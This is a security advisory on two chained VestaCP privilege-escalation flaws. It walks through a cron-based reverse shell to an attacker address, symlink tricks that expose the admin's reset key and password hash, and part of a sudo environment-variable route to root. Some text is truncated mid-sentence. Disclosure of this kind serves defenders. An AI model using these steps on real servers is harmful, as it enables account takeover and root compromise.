SSD ADVISORY – VESTACP LPE VULNERABILITIES

March 20, 2021 SSD Secure Disclosure technical team
Vulnerability publication

TL;DR

Find out how multiple vulnerabilities in VestaCP allow an authenticated attacker to elevate his access to root privileges.

Vulnerability Summary

VestaCP is “an open source hosting control panel, a clean and focused interface without the clutter, and has the latest of very innovative technologies”.

Two security vulnerabilities in VestaCP allow attackers that have access to the VestaCP panel to elevate their privileges from user to admin, and subsequently from admin to root – by chaining these two vulnerabilities together a user can become ‘root’ on the victim machine.

CVE

CVE-2021-30462, CVE-2021-30463

Credit

Two independent security researchers, Martí Guasch Jiménez (@0xGsch) and Francisco Andreu Sanz (@kikoas1995), have reported this vulnerability to the SSD Secure Disclosure program.

Affected Versions

VestaCP version 0.9.8-24 and prior

Vendor Response

We informed the vendor 3 months ago and have initially had communication with the developers – however after a few back and forth emails with them – they have stopped answering our emails and have not released a patch.

We currently recommend you to use forks of VestaCP like, myVestaCP and HestiaCP, has they released patches for the vulnerabilities.


Vulnerability Analysis

Privilege escalation from user to admin in VestaCP

To show this vulnerability we will be using a standard user account in VestaCP which we previously created called user1.

First of all we will show you how to obtain a reverse shell as the user account in the VestaCP server. This is not completely necessary but facilitates the exploitation by a lot.

Reverse shell
In order to obtain the shell we need to create a cron job that executes periodically and sends a reverse shell to a server controlled by the attacker.



Command: bash -i >& /dev/tcp/192.168.1.57/443 0>&1

Minute: *

Hour: *


Day: *

Month: *

Day of week: *

Run Command: every minute

In the following image, we get a shell as the user who executed the cronjob.




```
20:55 root@pentesting /home/user# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.1.57] from (UNKNOWN) [192.168.1.56] 57950
bash: cannot set terminal process group (24640): Inappropriate ioctl for device
bash: no job control in this shell
user1@ssd:~$ id
id
uid=1006(user1) gid=1007(user1) groups=1007(user1)
```

Exploitation


Go to your users web directory inside your home directory (~) and create a directory with the name of the domain you desire, in our case we are using `pwned.pwn`.

Now inside that directory, create another directory called `public_xhtml`. And inside `public_xhtml` create a symlink `pwn.pwn` to the desired file you want to read, in this case we want to takeover the admin account so we are going to point to its `user.conf` which contains the RKEY that allows us to change their password, but we can takeover any account with this vulnerability or read any file.




```
user1@vestacp:~$ cd web/
user1@vestacp:~/web$ ls -l
total 0
user1@vestacp:~/web$ mkdir pwned.pwn
user1@vestacp:~/web$ cd pwned.pwn/
user1@vestacp:~/web/pwned.pwn$ mkdir public_xhtml
user1@vestacp:~/web/pwned.pwn$ cd public_xhtml/
user1@vestacp:~/web/pwned.pwn/public_xhtml$ ln -s /usr/local/vesta/data/users/admin/user.conf pwn.pw
n
```

Now again in the directory of our domain, `pwned.pwn`, create as many symlinks to the folders which we don't have permission to access. In our case we need access to `/usr/local/vesta/data/users` and `/usr/local/vesta/data/users/admin,` so we create two symlinks with any desired name.



```
user1@vestacp:~/web/pwned.pwn$ ln -s /usr/local/vesta/data/users/admin pwn1
user1@vestacp:~/web/pwned.pwn$ ln -s /usr/local/vesta/data/users pwn2
user1@vestacp:~/web/pwned.pwn$ ls -l
total 4
drwxr-xr-x 2 user1 user1 4096 Nov 30 17:35 public_xhtml
lrwxrwxrwx 1 user1 user1   33 Nov 30 17:36 pwn1 -> /usr/local/vesta/data/users/admin
lrwxrwxrwx 1 user1 user1   27 Nov 30 17:36 pwn2 -> /usr/local/vesta/data/users
user1@vestacp:~/web/pwned.pwn$ ls -l public_xhtml/
total 0
lrwxrwxrwx 1 user1 user1 43 Nov 30 17:35 pwn.pwn -> /usr/local/vesta/data/users/admin/user.conf
user1@vestacp:~/web/pwned.pwn$ _
```

Once all the setup is finished we can trigger the vulnerability by creating a domain as the user1 with the name `pwned.pwn` in the /add/web URL of VestaCP.




Domain: pwned.pwn

IP address: 95.19.246.13


☑ DNS Support

☑ Mail Support

After creating the domain we should see that some directories have been created in our domain folder, `pwned.pwn`. If we now try to read the contests of the `user.conf` of admin we should be able to do so.



```
user1@vestacp:~/web/pwned.pwn$ ls -l
total 32
drwxr-x--x 2 user1 user1 4096 Nov 30 17:37 cgi-bin
drwxr-x--x 2 user1 user1 4096 Nov 30 17:37 document_errors
dr-xr-x--x 2 user1 user1 4096 Nov 30 17:37 logs
drwxr-x--x 2 user1 user1 4096 Nov 30 17:37 private
drwxr-x--x 2 user1 user1 4096 Nov 30 17:37 public_html
drwxr-x--x 2 user1 user1 4096 Nov 30 17:37 public_shtml
drwxr-x--x 2 user1 user1 4096 Nov 30 17:35 public_xhtml
lrwxrwxrwx 1 user1 user1   33 Nov 30 17:36 pwn1 -> /usr/local/vesta/data/users/admin
lrwxrwxrwx 1 user1 user1   27 Nov 30 17:36 pwn2 -> /usr/local/vesta/data/users
dr-xr-x--x 2 user1 user1 4096 Nov 30 17:37 stats
user1@vestacp:~/web/pwned.pwn$ cat /usr/local/vesta/data/users/admin/user.conf_
```




```
CONTACT='[redacted]'
CRON_REPORTS='yes'
MD5='$6$cT2ajGiO$luotJ34BqHHR2sfiq4SrY/CG8OnBjzgdtovnZsQq0iaWSUKr4Gc3ZFKjZRixBNUaVwjd5yuLnOIlS63qX1g
vTO'
RKEY='AqaacP5AiF'
SUSPENDED='no'
SUSPENDED_USERS='0'
SUSPENDED_WEB='0'
SUSPENDED_DNS='0'
SUSPENDED_MAIL='0'
SUSPENDED_DB='0'
SUSPENDED_CRON='0'
IP_AVAIL='1'
IP_OWNED='1'
U_USERS='2'
U_DISK='0'
U_DISK_DIRS='0'
U_DISK_WEB='0'
U_DISK_MAIL='0'
U_DISK_DB='0'
U_BANDWIDTH='0'
U_WEB_DOMAINS='1'
U_WEB_SSL='0'
U_WEB_ALIASES='1'
U_DNS_DOMAINS='1'
U_DNS_RECORDS='14'
U_MAIL_DOMAINS='1'
U_MAIL_DKIM='0'
U_MAIL_ACCOUNTS='0'
U_DATABASES='1'
U_CRON_JOBS='8'
U_BACKUPS='0'
LANGUAGE='en'
NOTIFICATIONS='yes'
TIME='15:19:06'
DATE='2020-11-26'
```

Now that we can read its RKEY, we can simply access `/reset/?action=confirm&user=admin&code=RKEY_VALUE` and change the password of the `admin` user.

Root Cause

n /add/web/index.php.

/ exists or has any contents. $domain is the name of the domain of our website and $user of our VestaCP user.




```
88   # Changing file owner & permission
89   chown -R $user:$user $HOMEDIR/$user/web/$domain
90   chown root:$user /var/log/$WEB_SYSTEM/domains/$domain.* $conf
91   chmod 640 /var/log/$WEB_SYSTEM/domains/$domain.*
92   chmod 751 $HOMEDIR/$user/web/$domain $HOMEDIR/$user/web/$domain/*
93   chmod 551 $HOMEDIR/$user/web/$domain/stats $HOMEDIR/$user/web/$domain/logs
94   chmod 644 $HOMEDIR/$user/web/$domain/public_*html/*.*
```

In lines 88 to 94 we can see that various chmod commands are used in our $domain directory. We can abuse the command in line 94 to change the permissions of the file we want to read, and the command in line 92 to change the permissions of the directories we need access to.

Privilege escalation from “admin” to “root” in VestaCP


To exploit this vulnerability we should also create a reverse shell as the admin user as seen in the previous one.

As seen in the following screenshot, VestaCP relies on bash scripts to perform every operation in the web-app, such as adding a user or listing them. The scripts are under the path /usr/local/vesta/bin.



```
admin@ssd:/usr/local/vesta/bin$ ls -la
total 1740
drwxr-xr-x  2 root root 24576 Nov 27 16:34 .
drwxr-xr-x 18 root root  4096 Nov 28 13:00 ..
-rwxrwx---  1 root root  1786 Nov 27 18:03 v-acknowledge-user-notification
-rwxrwx---  1 root root  1855 Nov 27 18:03 v-activate-vesta-license
-rwxrwx---  1 root root  5524 Nov 27 18:03 v-add-backup-host
-rwxrwx---  1 root root  2343 Nov 27 18:03 v-add-cron-job
-rwxrwx---  1 root root  1282 Nov 27 18:03 v-add-cron-letsencrypt-job
-rwxrwx---  1 root root  1451 Nov 27 18:03 v-add-cron-reports
-rwxrwx---  1 root root  1268 Nov 27 18:03 v-add-cron-restart-job
-rwxrwx---  1 root root  2146 Nov 27 18:03 v-add-cron-vesta-autoupdate
-rwxrwx---  1 root root  2874 Nov 27 18:03 v-add-database
```

These bash scripts are owned by root user and can not be modified. However, sudo -l reveals that admin can run any of these scripts as root without having to insert the password.




```
admin@vestacp:~$ sudo -l
Matching Defaults entries for admin on vestacp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep=VESTA, !syslog, !requiretty

User admin may run the following commands on vestacp:
    (root) NOPASSWD: /usr/local/vesta/bin/*
admin@vestacp:~$
```

Exploitation

Looking at the script v-list-user we see that it uses the environment variable $VESTA at the beginning of it to import /usr/local/vesta/func/main.sh.



```
#!/bin/bash
# info: list user parameters
# options: USER [FORMAT]
#
# The function to obtain user parameters.


#----------------------------------------------------------#
#                    Variable&Function                     #
#----------------------------------------------------------#

# Argument definition
user=$1
format=${2-shell}

# Includes
source $VESTA/func/main.sh
```

ear from you

CT US